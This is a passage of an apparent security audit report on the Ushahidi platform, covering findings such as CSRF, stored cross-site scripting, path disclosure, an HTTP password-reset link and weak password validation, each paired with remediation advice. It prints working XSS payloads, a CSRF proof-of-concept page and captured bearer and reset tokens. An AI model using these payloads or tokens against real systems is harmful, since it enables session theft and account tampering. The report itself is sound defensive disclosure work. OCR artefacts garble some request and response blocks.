
As you can see during the POST the created and updated date and time are manipulated.


Response:

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Fri, 17 Feb 2017 02:35:39 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Content-type
Allow: POST, GET, PUT, DELETE, OPTIONS
Access-Control-Allow-Methods: POST, GET, PUT, DELETE, OPTIONS
Cache-Control: no-cache, no-store, max-age=0, must-revalidate

{"id":14,"url":"https:\/\/testcol.api.ushahidi.io\/api\/v3\/posts\/14","user":{"id
":3,"url":"https:\/\/testcol.api.ushahidi.io\/api\/v3\/users\/3"},"parent_id":null,
"form":{"id":1,"url":"https:\/\/testcol.api.ushahidi.io\/api\/v3\/forms\/1"},"message
":null,"color":"#A51A1A ","type":"report","title":"prueba4","slug":"prueba4-58a6617b78
594","content":"prueb4","author_email":null,"author_realname":null,"status":"draft
","created":"2017-02-17T02:35:39+00:00","updated":null,"locale":"en_us","values":[],
"post_date":"2018-02-17T02:34:06+00:00","tags":[],"published_to":[],"completed_stages
":[],"sets":[],"source":null,"contact":null,"allowed_privileges":["read","create
","update","delete","search"]}
```

Now the post has a date into the future.





Impact:

This could result in inconsistent, incorrect data in the database.

Recommendation:

- Set the created and post_date server side, do not rely on the client.

4.1.5 USH-005 — Open Port 22 SSH (Ushahidi.com)

Vulnerability ID: USH-005

Vulnerability type: Increase Attack Surface

Threat level: Low

Description:

The Nmap scan reveals an open SSH port 22 on ushahidi.com.

Technical description:

The Nmap scan reveals an open SSH port 22 on ushahidi.com

```
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.4
```

Impact:

This increases the attack surface. In the case of a zero day exploit in openssh, a stolen userid and password or a successful brute-force attack this allows the attacker access to the server.

Recommendation:

- Implement a bruteforce protection (for instance fail2ban or log2iptables)
- Create firewall rules who can access SSH. (only internal access for instance)
- Use a different port for SSH. (this will evade automatic portscanners that only scan for SSH on the default port
- Use portknocking to open the port on demand

4.1.6 USH-006 — Path Disclosure Revealed by Stacktrace (Ushahidi.io)

Vulnerability ID: USH-006

Vulnerability type: Information Leak

Threat level: Moderate

Description:

Causing an exception in `https://ushahidi.io/settings/timeline.html` leads to information leakage about the running code as well as the nature of the triggered error.


Technical description:

Causing an exception in `https://ushahidi.io/settings/timeline.html` leads to information leakage about the running code as well as the nature of the triggered error.

Request

```
GET https://ushahidi.io/settings/timeline.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: br
Referer: https://ushahidi.io/settings/login
```

Response



Impact:

This vulnerability may allow an attacker gain useful information for further exploitation of the system.

Recommendation:

Disable detailed error reporting to users, and catch all uncaught exceptions. Log detailed error messages in dedicated logfiles which aren't available for Internet users.

4.1.7 USH-007 — API Does Not Have a CSRF Protection (X.ushahidi.io)

Vulnerability ID: USH-007

Vulnerability type: CSRF Protection

Threat level: Moderate

Description:

The API does not verify whether a request originates from its own website, or if it was submitted by a user using a form on a malicious website.

Technical description:

The API does not verify whether a request originates from its own website, or if it was submitted by a user using a form on a malicious website. To be able to do this the attacker needs to know the Bearer token which will expire within 3600 seconds.

POC:

```
<script>
function put() {
    var x = new XMLHttpRequest();
    x.open("PUT","https://svink.api.ushahidi.io/api/v3/users/27",true);
    x.setRequestHeader('authorization', 'Bearer ' + bearer);
    x.setRequestHeader("Content-Type", "application/json");
    x.send(JSON.stringify({"id":27,"url":"https://svink.api.ushahidi.io/api/v3/users/2
7","email":"stefanpentest+low@radicallyopensecurity.com","realname":
    "low","logins":0,"failed_attempts":0,"last_login":null,"last_attempt":null,"create
d":"2017-02-20T23:58:03+00:00","updated":"2017-02-23
    T05:32:45+00:00","role":"jjjj","allowed_privileges":["read","create","update
","delete","search","read_full","register"],"gravatar":"f26bb85
    9548a3439e3b01bbb800121a1"}));
}
bearer = 'AbOzfnmHS0yjzQ0wK2lp8Nz4KjTkr3abCd8D7M4k'
</script>
<body onload="put()">
```

The request succeeds without the users interaction.

Response:

```
PUT /api/v3/users/27 HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Authorization: Bearer AbOzfnmHS0yjzQ0wK2lp8Nz4KjTkr3abCd8D7M4k
Content-Type: application/json
Content-Length: 412
Origin: null
Connection: close

{"id":27,"url":"https://svink.api.ushahidi.io/api/v3/users/27","email":"stefanpentest+
low@radicallyopensecurity.com","realname":"low","logins":0,"failed_atte
mpts":0,"last_login":null,"last_attempt":null,"created":"2017-02-20T23:58:03+00:00
","updated":"2017-02-23T05:32:45+00:00","role":"jjjj","allo
wed_privileges":["read","create","update","delete","search","read_full","register
"],"gravatar":"f26bb859548a3439e3b01bbb800121a1"}
```

Impact:

This vulnerability allows an attacker to create a malicious web site that forges a cross-domain request to the vulnerable website. An attacker can execute any function on the website under the user's credentials. However the impact is low because the Bearer token needs to be obtained first for this to work.

Recommendation:

- Implement anti-CSRF tokens to all requests that perform actions to change the application state, or that add, modify, or delete content. An anti-CSRF token should be a long, randomly-generated value, unique to each user, so attackers cannot easily brute-force it
- It is important to validate anti-CSRF tokens when the application handles user requests. The application should both verify that the token exists in the request, check that it matches the user's current token, and make sure that it hasn't been used before. If one of these checks fails, the application should reject the request.

4.1.8 USH-008 — Persistent Cross Site Scripting in Post Description (X.ushahidi.io)

Vulnerability ID: USH-008

Vulnerability type: Cross Site Scripting

Threat level: Moderate

Description:

It is possible to inject Javascript and HTML into pages by modifying the description field of an individual post.

Technical description:


It is possible to steal a users cookies by creating a new post with description with using the following tag:
`Cookies!<img src="http://url.to.file.which/not.exist" onerror=alert(document.cookie);>`

Request:

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 20 Feb 2017 04:17:34 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Content-type
Allow: POST, GET, PUT, DELETE, OPTIONS
Access-Control-Allow-Methods: POST, GET, PUT, DELETE, OPTIONS
Content-Length: 806

{"id":5,"url":"https:\/\/svink.api.ushahidi.io\/api\/v3\/posts\/5","user":{"id":2,
"url":"https:\/\/svink.api.ushahidi.io\/api\/v3\/users\/2"},
```

```
"parent_id":null,"form":{"id":1,"url":"https:\/\/svink.api.ushahidi.io\/api\/v3\/forms
\/1"},"message":null,"color":null,"type":"report","
title":"Test","slug":"test4-58a680719f2a5","content":"Cookies!<img src=\"http:\/\/url.
to.file.which\/not.exist\" onerror
=alert(document.cookie);>","author_email":null,"author_realname":null,"status":"publis
hed","created":"2017-02-20T03:49:44+00:00"
,"updated":"2017-02-20T04:17:20+00:00","locale":"en_us","values":[],"post_date":"2017
-02-17T04:47:26+00:00","tags":[],"published_to"
:[],"completed_stages":[],"sets":[],"source":null,"contact":null,"allowed_privileges
":["read","create","update","delete","search","c
hange_status"]}
```

The script is executed at the use of onmouseover

The use of Iframes is also allowed:
`<IFRAME SRC="javascript:alert('XSS');"></IFRAME>`

Impact:

A Cross-Site Scripting exploit could lead to social engineering and identity theft attacks. Session cookies could be stolen and sessions hijacked, or actions could be performed under other user's credentials.

Recommendation:

- Filter all client-provided input parameters, and escape all output variables.
- Make use of a whitelist, and prevent certain characters from being inserted if it's not necessary for the working of the application.

4.1.9 USH-009 — Persistent Cross Site Scripting Site Description (X.ushahidi.io)

Vulnerability ID: USH-009

Vulnerability type: Cross Site Scripting


Threat level: Moderate

Description:

It is possible to inject Javascript and HTML into pages by modifying the description field of the website.

Technical description:

It is possible to insert the XSS in the description of the website:




```
test<img src="http://url.to.file.which/not.exist"
onerror=alert(document.cookie);>
```


The input is not escaped and no client or server-side protection in place.

Request:

```
PUT /api/v3/config/site HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json;charset=utf-8
Authorization: Bearer 5OYDMjUTVlEcqzKZdWV3nLlC5bvBNFPARlhtYsrQ
Referer: https://svink.ushahidi.io/settings/general
Content-Length: 553
Origin: https://svink.ushahidi.io
Connection: close

{"id":"site","url":"https://svink.api.ushahidi.io/api/v3/config/site","name":"svink
","description
":"test<img src=\"http://url.to.file.which/not.exist\" onerror=alert(document.cookie)
;>","email":"","timezone
":"UTC","language":"en","date_format":"n/j/Y","client_url":"svink.ushahidi.io","
first_login":true,"tier":"responder","private":false,"image_header":"https://74ddb495e
3f187ded630-0b4c691ea14dad11
384ab079da46af4f.ssl.cf2.rackcdn.com/svink.api.ushahidi.io/5/8/58a67de17000f-test.png
```

```
","allowed_privileges":["read","create","
update","delete","search"]}
```



This finding has more impact than USH-008 (page 25) because it loads when a visitor visits the homepage.

Impact:

A Cross-Site Scripting exploit could lead to social engineering and identity theft attacks. Session cookies could be stolen and sessions hijacked, or actions could be performed under other user's credentials.

Recommendation:

- Filter all client-provided input parameters, and escape all output variables.
- Make use of a whitelist, and prevent certain characters from being inserted if it's not necessary for the working of the application.

4.1.10 USH-010 — Password Resetlink Does Not Use a Https Connection. (X.ushahidi.io)

Vulnerability ID: USH-010

Vulnerability type: Insecure Data Transport

Threat level: Moderate

Description:

The password resetlink (in the case your accounts password is lost) does not use a https connection.

Technical description:

The password resetlink (in the case your accounts password is lost) does not use a https connection.
Link in the mail:
`http://email.mg.ushahidi.com/c/eJxNjrtuhDAUBb8GSoRtjO3CRVYRSpOsUuSx5b1-gLWAiW2W3w9KlW5 0Rkcaq0Ewg3XQHfUMkCmkPQBl6NFx78Ao9ExwZ auurehTA1to9jzBFGxoQqwnLVF1rRPY915IIilzCp1xhBFDCLaynnV-hPX-_1bRwcc0xrJBzkdM9hxMXH1Iy0n fY0U5HY58e8lfHymQaY7H6zuXIC77n7q_Ddbvj-vnT7ldrsW caZw910nn4jysm1uLy-VMHhcIc2Pi8gtiXEt7`

Also the redirect is http:

```
HTTP/1.1 302 FOUND
Content-Type: text/html; charset=utf-8
Date: Mon, 20 Feb 2017 05:16:05 GMT
Location: http://svink.ushahidi.io/forgotpassword/confirm/Xg%2FwsYHsWUri1hlowMQ58a7Bu%
2FkNFdfuvOVqtYBOtc0%3D
Server: nginx
Content-Length: 403
Connection: Close

&lt;!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"&gt;
&lt;title&gt;Redirecting...&lt;/title&gt;
&lt;h1&gt;Redirecting...&lt;/h1&gt;
&lt;p&gt;You should be redirected automatically to target URL: &lt;a href="http://svin
k.ushahidi.io/forgotpassword/confirm/Xg%2FwsYHsWUri1hlowMQ58a7
Bu%2FkNFdfuvOVqtYBOtc0%3D"&gt;http://svink.ushahidi.io/forgotpassword/confirm/Xg%2FwsY
HsWUri1hlowMQ58a7Bu%2FkNFdfuvOVqtYBOtc0%3D&lt;/a&
gt;.  If not click the link.
```

Impact:

A Man in the Middle (MitM) would be able to sniff the data and could use it to reset a users password or activate an account

Recommendation:

- Use End-to-End (HTTPS TLS Encryption) for the communication between server and client.

4.1.11 USH-011 — Length of Password is Not Validated After Reset (X.ushahidi.io)

Vulnerability ID: USH-011

Vulnerability type: Password Policy

Threat level: Moderate

Description:

When using the password protection link it is possible to alter to request and create a password that is only one character long or when you intercept the login request an user-account without password.

Technical description:

When using the password protection link it is possible to alter to request and create a password that is only one character long or when you intercept the login request an user-account without password.

Request with the password reset link:

```
POST /api/v3/passwordreset/confirm HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: application/json, text/plain
Accept-Language: en-US,en;q=0.5
Content-Type: application/json;charset=utf-8
Authorization: Bearer GHw7hNBmQkj6R7uMgpgiPx7aDkeGFjdfbnIcrJlB
Referer: https://svink.ushahidi.io/views/map
Content-Length: 71
Origin: https://svink.ushahidi.io
Connection: close

{"token":"JI5viqZa5VxeGj/mTMEhY7AEwfniI0aTiH3tKYlhy0k=","password":"1"}
```

Response:

A normal password change does not allow this:

```
PUT /api/v3/users/me HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json;charset=utf-8
Authorization: Bearer dfK939zP5wTZKRWEG7NtXEzgtRXWdTVPN4i1c6pk
Referer: https://svink.ushahidi.io/views/map
Content-Length: 412
Origin: https://svink.ushahidi.io
Connection: close

{"id":3,"url":"https://svink.api.ushahidi.io/api/v3/users/3","email":"stefanpentest@ra
dicallyopensecurity.com","realname":"Stefan Low!!","logins":0,"failed_attempts":0,
"last_login":null,"last_attempt":null,"created":"2017-02-17T04:33:07+00:00","updated
":"2017-02-17T07:00:41+00:00","role":"user","allowed_privileges":["read","update
","search","read_full","register"],"gravatar":"f6d561ef0bfc8fa67689caffb095e9d3",
"password":"a"}
```

Response:

```
HTTP/1.1 204 No Content
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 20 Feb 2017 05:25:22 GMT
Content-Type: application/json
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Content-type
Allow: POST, OPTIONS
Access-Control-Allow-Methods: POST, OPTIONS
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
```

```
HTTP/1.1 422 Unprocessable Entity
Server: nginx/1.4.6 (Ubuntu)
Date: Mon, 20 Feb 2017 05:32:16 GMT
Content-Type: application/json; charset=utf-8
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Authorization, Content-type
Content-Length: 242

{"errors":[{"status":422,"title":"Validation Error","message":"Validation Error"},{
"status":422,"title":"password must be at least 7 characters long","message":"password
 must be at least 7 characters long","source":{"pointer":"\/password"}}]}
```

Impact:

Weak passwords can easily be brute-forced.

Recommendation:

- Use Server-Side Validation of the length and complexity of the password.

4.1.12 USH-012 — Lack of Bruteforce Protection new user. (X.ushahidi.io)

Vulnerability ID: USH-012

Vulnerability type: Bruteforce Protection

Threat level: Moderate

Description:

No bruteforce protections allows to create unlimited amount of users.

Technical description:

There is no protection against the automatic creation of useraccounts. It was possible to create 10 accounts in 10 seconds.

We used Burp Intruder to perform the following request:

```
POST /api/v3/register HTTP/1.1
Host: svink.api.ushahidi.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101 Firefox/36.04
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json;charset=utf-8
